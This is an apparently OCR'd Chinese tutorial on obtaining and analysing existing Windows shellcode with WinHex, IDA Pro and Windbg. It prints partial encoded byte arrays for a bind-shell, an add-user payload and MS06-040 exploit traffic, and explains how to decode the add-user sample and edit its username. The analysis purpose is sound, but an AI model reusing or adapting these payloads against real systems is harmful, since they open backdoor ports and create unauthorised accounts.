


图1 现成代码或工具处理流程

获取现成的ShellCode的常规方法

对于现成的ShellCode，我们主要有以下两种获取方法：

1）从别人的Exploit代码中直接拷贝。前提是网上有人公布了某漏洞的利用程序源代码或某特定功能的ShellCode，如图2所示。

```
BYTE BindShell[]=
{
    //"\xeb\xfe"
    //shellcode, 开放 TCP 8721端口
    "\xe8\x56\x00\x00\x00\x53\x55\x56\x57\x8b\x6c
    "\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a
    "\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0
```

图2 Exploit代码中的ShellCode

显然，这种方式得到的是ASCII形式的ShellCode。

2）直接抓包获取。很多时候，网上只公布了一些漏洞利用工具，我们可以通过截获这些工具运行时与目标机器之间的通信报文，加以逐条分析，进而提取其中的ShellCode。这一招在分析SMB/RPC协议漏洞的时候比较管用，以MS06-040为例，从通信报文中截获的部分ShellCode如图3所示。

```
eb 15 5f 57 57 5e 33 c9 66 ad 66 3b c1 74 0d 66
35 fb fb 66 ab eb f1 e8 e6 ff ff ff 10 f0 a3 ab
40 7f fb 82 8d 72 f8 10 fe 13 0b 04 04 04 ae 70
17 7a 17 df f1 fb fb a8 ad ac 3c be 43 fb fb fb
fb 3c 7e d3 0d 04 04 fa fb fb fb 9f 5a cb fb fb
fb 70 bb f7 70 8b e7 56 70 bb f3 ab a0 70 ab c7
f8 a7 eb 83 a8 ab a1 f8 a8 db c8 32 ab a0 f8 e7
71 c8 0d 7b c0 fb 8f e9 ad a4 3a 1d fe 3a 14 e0
f0 0c f4 45 c0 f8 0c b8 10 12 7a 05 6b ae 32 62
8f f8 ba 10 2c a0 ab a1 f8 a8 df f4 4c f7 b1 ab
a1 72 7e 6b 0d 04 04 f8 a8 e7 f8 ff 71 72 be 43
12 d6 fe fb fb 74 be 4f 3c be 57 fa fb fb fb 70
be 4f f4 45 f3 78 02 f4 8f a0 70 ae 4f f4 45 f9
78 03 f2 8e e9 70 b6 4f 78 3a fa aa 04 ae 3b 72
7e 6b 0d 04 04 10 e5 70 ae 4f a9 70 7e 6b 0d 04
04 ab 04 ae 43 70 b6 57 72 bf 76 47 70 ae 57 78
```

图 3 MS06-040利用工具的部分通信报文

这种方式得到的ShellCode原本以十六进制形式存在于文件中，因此我们得到的原始数据也是十六进制的。

总之，不管是哪种形式的ShellCode，一般都经过了编码。如果直接进行反汇编分析的话，很难看出其中的有用信息。因此，我们有必要通过各种工具对我们得到的原始数据进行一定的处理，然后进行分析就容易多了。因此，我们将用到下面的工具和技巧。

几款重要的ShellCode分析工具介绍

下面列举一些我们在分析ShellCode时将使用的几个重要工具，具体包括如下。

1）WinHex，优秀的十六进制编辑工具，它的重要功能之一是把二进制数据直接生成C 数组，如图4 所示。




图4 通过WinHex直接将ShellCode存为C数组

2)IDEMasm，不错的Win32汇编开发工具，集成了Masm的编译、连接功能，同时还可引入SoftICE进行源代码调试，如图5所示。




图5 IDEMASM开发环境

3)Stud_PE，大家都熟悉的PE文件分析工具。该工具功能众多，我们主要用到其中的壳分析和段属性编辑功能。

4)Windbg，Windows自带的调试工具，本机上可调试用户态进程。

5)VC，这就不用介绍了吧？

6)IDA Pro，目前为止，最优秀的静态反汇编工具之一。

OK，工具介绍完毕了，下面我们就结合实例来讲讲如何分析特定的ShellCode。

ShellCode实例分析

根据前面的两种ShellCode获取方法，我们将可能分别得到ASCII形式与十六进制形式的ShellCode，因此，接下来我们也将针对这两种形式来分别谈谈相应的处理方法。

1：位于源代码中的ASCII形式ShellCode，这里要引用的例子是添加用户X（密码也为X）的ShellCode，部分代码如图6所示。

全部的测试代码大家可以参见随本文提供的

```
unsigned char sc[] =
    "\x33\xc9"
    "\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x3E\x01\x80\
    "\xEB\x05\xE8\xEB\xFF\xFF\xFF"
    // AddUser:X Pass:X
    "\xf0\x17\x7a\x16\x96\x1f\x70\x7e\x21\x96\x96\
    "\xc5\xfe\xe8\x4e\x74\xe5\x7e\x2b\x96\x96\x96\
    "\x18\xd8\x98\x7a\x7e\x39\x96\x96\x96\x1f\xd0\
    "\xe6\xff\xa5\xa4\xfe\xf8\xf3\xe2\xf7\xc2\x69\
    "\x55\xc5\xfe\xc8\x49\xea\x5b\x7e\x1a\x96\x96\
```

图6 添加用户X的部分ShellCode

AddUserX.cpp，通过VC进行编译后，按F10单步执行，不久即可进入ShellCode，很容易执行到如下的一段解码代码，如图7所示。




图7 ShellCode解码部分

等到解码完毕，后面就我们熟悉的明文指令了，部分指令如图8所示。但是这样简单枯燥的指令，我们仍然很难理解其实际意义，需要借助IDA Pro的帮助。不过，IDA Pro只能反汇编十六进制数据，因此我们要进行以下处理：




图8 部分解码后指令

1)在不关闭VC调试器的前提下，打开WinHex，选择"tools–>open RAM"，在"Edit main memory"窗口中选择"AddUserx"这个进程，最后双击"Entire Memory"，会弹出该进程的整个用户态内存数据，如图9所示。

2)由于已经解码，我们可以直接在内存中搜索ShellCode开头几个字节33 C9 EB 10。这个序列一般是唯一的，根据XOR编码密钥（这里是0x96），很容易确定ShellCode的结尾（如08 00），因此就可以直接在内存中选定整个解码后的ShellCode，如图10所示。




图9 AddUserx部分内存数据




图10 整个解码后的ShellCode

3)通过WinHex的"Edit–>Copy block–>into new file"命令将解

码后的ShellCode另存为一个十六进制数据文件Decoded.dat。

4)通过IDA Pro对Decoded.dat进行反汇编，先设置"IDA option"中的"number of opcode bytes"为8，打开Decoded.dat后，单击"右键->code"，获得的部分代码如图11所示。

```
                loop    loc_C           ; Loop
                jmp     short loc_19    ; Jump
;
loc_14:                                 ; CODE
                call    sub_4           ; Call

loc_19:                                 ; CODE
                sub     sp, 80h         ; Inte
                mov     esi, esp
                call    sub_DC          ; Call
                mov     [esi], eax
                mov     ebx, eax
                push    ebx
                push    73E2D87Eh
                call    sub_F1          ; Call
```

图11 IDA Pro反汇编解码后的ShellCode

5)这些都是解码之后的代码，过程、标记都很详细，分析起来就很方便了。比如原来是添加用户名X，我们要修改为Y的话，就可以找到相关语句，直接改就行了，如图12所示。

```
89 66 1C                mov     [esi+1Ch], esp
50                      push    eax
[illegible]             push    [illegible]
89 E1                   mov     ecx, esp
89 4E 18                mov     [esi+18h], ecx
68 00 00 5C 00          push    5C0000h
```

图12 修改添加用户示例

诸如此类的操作，只要有耐心，在IDA下很容易实现，而在VC下就不容易看出来。OK，上路之后，其它的就不多讲了，大家自己分析就是了。接下来，我们看看另一个ShellCode的形式。

2. 位于工具中的十六进制ShellCode。这里要引用的例子是开13579端口的ShellCode。

由于是十六进制形式，不能用VC直接编译，需要进行以下处理才可以。

1)用IDEMasm新建一个简单的模板可执行文件，其ASM源代码如图13所示。

```
.CODE
START:
    saNOP db 1000 dup(90h)
    invoke ExitProcess,0
end START
```

图13 模板文件源代码

显然，这里只有一句话是重要的saNOP db 1000 dup(90h)，其作用就是创建1000字节的空指令空间来存放我们的ShellCode。编译连接之后，生成可执行程序mod.exe。用Stud_PE.exe编辑mod.exe的代码段，将该段设置为可写，如图14所示。

2)用WinHex分别打开mod.exe和包含了十六进制数据ShellCode的数据文件，然后将ShellCode拷贝到mod.exe代码段开始的地方，注意要用Write方式，如图15所示。

3)另存为mod2.exe后，打开Windbg，在"File->Open Executable"中选择mod2.exe，如图16所示。




图14 Stud_PE.exe编辑PE代码段属性




图15 拷贝十六进制的ShellCode




图16 用Windbg打开PE

4)进入Windbg的CMD窗口，此时mod2进程已经被调试器加载，代码段在内存中一般是从401000开始。输入命令u 401000，可以看到ShellCode前面若干字节的反汇编代码，如图17所示。

```
0:000> u 401000
*** WARNING: Unable to verify checksum for image00400000
*** ERROR: Module load completed but symbols could not be
image00400000+0x1000:
00401000 29c9            sub     ecx,ecx
00401002 83e9af          sub     ecx,0xffffffaf
00401005 d9ee            fldz
00401007 d97424f4        fstenv  [esp-0xc]
```

图17 查看ShellCode开始几个字节的反汇编代码

5)在401000处设置断点，输入命令bp 401000，然后输入命令g，使其跳转到ShellCode处。否则，代码只能停止在Windbg自己设置的断点上。

